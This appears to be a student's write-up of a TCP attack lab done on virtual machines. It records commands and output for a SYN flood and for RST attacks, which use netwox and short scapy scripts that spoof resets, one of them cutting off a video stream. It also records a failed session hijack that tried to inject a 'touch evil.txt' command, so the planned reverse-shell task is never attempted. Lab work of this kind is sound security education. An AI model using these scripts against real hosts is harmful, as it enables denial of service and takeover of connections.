

### Task 1: SYN Flooding Attack

I begin by analyzing the max syn backlog to check the max size of the tcp syn backlog queue

```
[11/13/20 J0481765]seed@VM:~$ sudo sysctl -q net.ipv4.t  
cp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128  
[11/13/20 J0481765]seed@VM:~$
```

I run netstat -na before the attack to inspect the usage of the queue

```
[11/13/20 J0481765]seed@VM:~$ netstat -na  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address          State  
tcp        0      0 127.0.1.1:53            0.0.0.0:*                LISTEN  
tcp        0      0 10.0.2.5:53             0.0.0.0:*                LISTEN  
tcp        0      0 127.0.0.1:53            0.0.0.0:*                LISTEN  
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN  
tcp        0      0 0.0.0.0:23              0.0.0.0:*                LISTEN  
tcp        0      0 127.0.0.1:953           0.0.0.0:*
```

I then commence the attack using Netwox on the attacking machine

```
[11/13/20 J0481765]seed@VM:~$ sudo netwox 76 -i 10.0.2.  
5 -p 80  
^C  
[11/13/20 J0481765]seed@VM:~$
```

I run `netstat -na` on the victim machine during the attack and notice a large number of the connections in the queue are set to SYN\_RECV, making me confident that my attack was successful. However I also note that these were a bit further down and there was still lots of free space in the queue, which i believe is due to `net.ipv4.tcp_syncookies` being set to true

```
tcp6      0      0 10.0.2.5:80
170:3147   SYN_RECV
tcp6      0      0 10.0.2.5:80
.91:50854  SYN_RECV
tcp6      0      0 10.0.2.5:80
77:18051   SYN_RECV
tcp6      0      0 10.0.2.5:80
.226:60057 SYN_RECV
tcp6      0      0 10.0.2.5:80
91:33094   SYN_RECV
tcp6      0      0 10.0.2.5:80
.166:9035  SYN_RECV
tcp6      0      0 10.0.2.5:80
2:56940    SYN_RECV
tcp6      0      0 10.0.2.5:80
68:39845   SYN_RECV
tcp6      0      0 10.0.2.5:80
```

I check and see that `net.ipv4.tcp_syncookies=1`

```
[11/13/20 J0481765]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
```

I believe this is why there was still space in the queue, so i disable it and try it again to see the results

```
[11/13/20 J0481765]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/13/20 J0481765]seed@VM:~$
```

I rerun the attack

```
[11/13/20 J0481765]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 80
^C
[11/13/20 J0481765]seed@VM:~$
```

I don't see much of a difference between the netstats list on the queue, however judging by the purpose of syncookies, this is expected. syncookies aren't supposed to prevent the filling of the queue, but rather prevent dropping connections after the queue has been filled by not storing additional connections but rather encoding the queue entry into the handshake which it can use to detect if subsequent requests are legitimate.

## Task 2: TCP RST Attacks on telnet and ssh Connections

I begin by attempting to connect to the server over telnet, once i connect, i immediately run netwox 78 on my attacker. The second i hit a key on my client it gives me the message notifying me the connection has been closed.

Image of me connecting to the server VM then being kicked off the telnet session on the client VM

```
[11/13/20 J0481765]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[11/13/20 J0481765]seed@VM:~$
```

Image of the attacker VM running netwox 78 to perform the attack

```
[11/13/20 J0481765]seed@VM:~$ sudo netwox 78
^C
[11/13/20 J0481765]seed@VM:~$
```

I set up the attack program but am unable to find the next available sequence number in wireshark, the last TCP packet sent never gives me a sequence number to work with

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="8.8.8.8", dst="10.0.2.5")
tcp = TCP(sport=23, dport=59790, flags="R", seq=2689961353)
pkt = ip/tcp
send(pkt, verbose=0)
```



147	2020-11-13	22:14:48.7106231...	10.0.2.4	10.0.2.5	TE
148	2020-11-13	22:14:48.7107711...	10.0.2.5	10.0.2.4	TC
149	2020-11-13	22:14:53.8196535...	PcsCompu_d0:43:87	PcsCompu_e9:ef:03	AF
150	2020-11-13	22:14:53.8196631...	PcsCompu_e9:ef:03	PcsCompu_d0:43:87	AF
151	2020-11-13	22:14:53.8888500...	PcsCompu_e9:ef:03	PcsCompu_d0:43:87	AF
152	2020-11-13	22:14:53.8890096...	PcsCompu_d0:43:87	PcsCompu_e9:ef:03	AF

Transmission Control Protocol, Src Port: 59796, Dst Port: 23, Seq: 2233607859,  
 Source Port: 59796  
 Destination Port: 23  
 [Stream index: 1]  
 [TCP Segment Len: 0]  
 Sequence number: 2233607859  
 Acknowledgment number: 3832492811  
 Header Length: 32 bytes  
 Flags: 0x010 (ACK)

I can see the port fine but i'm expecting a "Next sequence number field" for the last packet that simply does not exist. Without this i can't run the attack since the TCP request i send wont have the correct seq number.


### Task 3: TCP RST Attacks on Video Streaming Applications

I begin by setting up a a scapy program to sniff and spoof incoming TCP packets with a reset packet.

```
#!/usr/bin/python
from scapy.all import *
def spoofTCP(pkt):
    ip = IP(src=pkt[IP].dst, dst="10.0.2.4")
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R", seq=pkt
[TCP].ack)
    pkt = ip/tcp
    send(pkt)
sniff(filter="tcp and src host 10.0.2.4", prn=spoofTCP)|
```

```
[11/13/20 J0481765]seed@VM:~/lab09-James-Oswald$ sudo p
ython Task3.py
.
Sent 1 packets.
.
Sent 1 packets.
```

I attempt to continue playing a youtube video I was watching before that attack but find that after the buffer runs out the video is stuck buffering and will no longer play.



#### Task 4: TCP Session Hijacking

I begin by encoding the command I want to run

```
Example: network 10
[11/13/20 J0481765]seed@VM:~/lab09-James-Oswald$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "touch evil.txt".encode("hex")
'746f756368206576696c2e747874'
>>>
```

I attempt to use netwox to hijack the session and send this to the server by posing as the client by checking and filling in the values from wireshark

The screenshot shows a Wireshark interface with a packet capture of a TCP session. The top pane lists several packets, including TELNET and TCP segments. The bottom pane shows the details of a selected TCP segment (Sequence number: 2753282187, Acknowledgment number: 1632574559). The packet details include the Stream index, TCP Segment Len, Sequence number, Acknowledgment number, Header Length, and Flags (ACK). The packet data is displayed in hexadecimal and ASCII format at the bottom.

Protocol	Length	Info
TELNET	67	Telnet Data ...
TCP	66	60050 → 23 [ACK] Seq=2753282185 Ack=1632573914 Win=248 Len=0 ..
TELNET	68	Telnet Data ...
TELNET	681	Telnet Data ...
TCP	66	60050 → 23 [ACK] Seq=2753282187 Ack=1632574529 Win=257 Len=0 ..
TELNET	96	Telnet Data ...
TCP	66	60050 → 23 [ACK] Seq=2753282187 Ack=1632574559 Win=257 Len=0 ..

[Stream index: 0]  
[TCP Segment Len: 0]  
Sequence number: 2753282187  
Acknowledgment number: 1632574559  
Header Length: 32 bytes  
Flags: 0x010 (ACK)  
000. .... = Reserved: Not set  
...0 .... = Nonce: Not set  
... 0... = Congestion Window Reduced (CWR): Not set

0000 08 00 27 e9 ef 03 08 00 27 d0 43 87 08 00 45 10 ..'....'.C...E.  
0010 00 34 ab 32 40 00 40 06 77 79 0a 00 02 05 0a 00 .4.2@.@. wy.....  
0020 02 04 ea 92 00 17 a4 1b c0 8b 61 4f 1c 5f 80 10 .....a0..  
0030 01 01 59 3e 00 00 01 01 08 0a 00 36 9b 0d 00 36 ..Y>....6...6  
0040 9b fc

```
sudo netwox 40 -m 10.0.2.4 -p 23 -o 60050 -q 1632573233 -H  
746f756368206576696c2e747874
```

```
[11/13/20 J0481765]seed@VM:~/lab09-James-Oswald$ sudo netwox 40 -m 10.0.2.4 -p 23 -q 1632573233 -H 746f756368206576696c2e747874 -o 60050  
IP _____  
|version| |ihl| |tos| |totlen|  
| 4 | | 5 | | 0x00=0 | | 0x0036=54 |  
| | |id| |r|D|M| |offsetfra  
g |  
74 6f 75 63 68 20 65 76 69 6c 2e 74 78 74 # t  
ouch evil.txt  
[11/13/20 J0481765]seed@VM:~/lab09-James-Oswald$
```

Unfortunately upon closer inspection as the client, this doesn't appear to have actually sent the data to the server as the client like we wished.

```
[11/13/20 J0481765]seed@VM:~$ ls  
android          examples.desktop  lab09-James-Oswald  
a.out            get-pip.py        lib  
bin              lab01-James-Oswald Music  
child.txt        lab02             Pictures  
Customization    lab03             Public  
Desktop          lab04             source  
Documents        lab07             Templates  
Downloads        lab08             Videos
```

I've messed with this for another few hours and still can't get it to send the command.

### Task 5: Creating Reverse Shell using TCP Session Hijacking

Unfortunately since i can't get it to send a single command, it's not possible for me to create a backdoor using a reverse shell for task 5.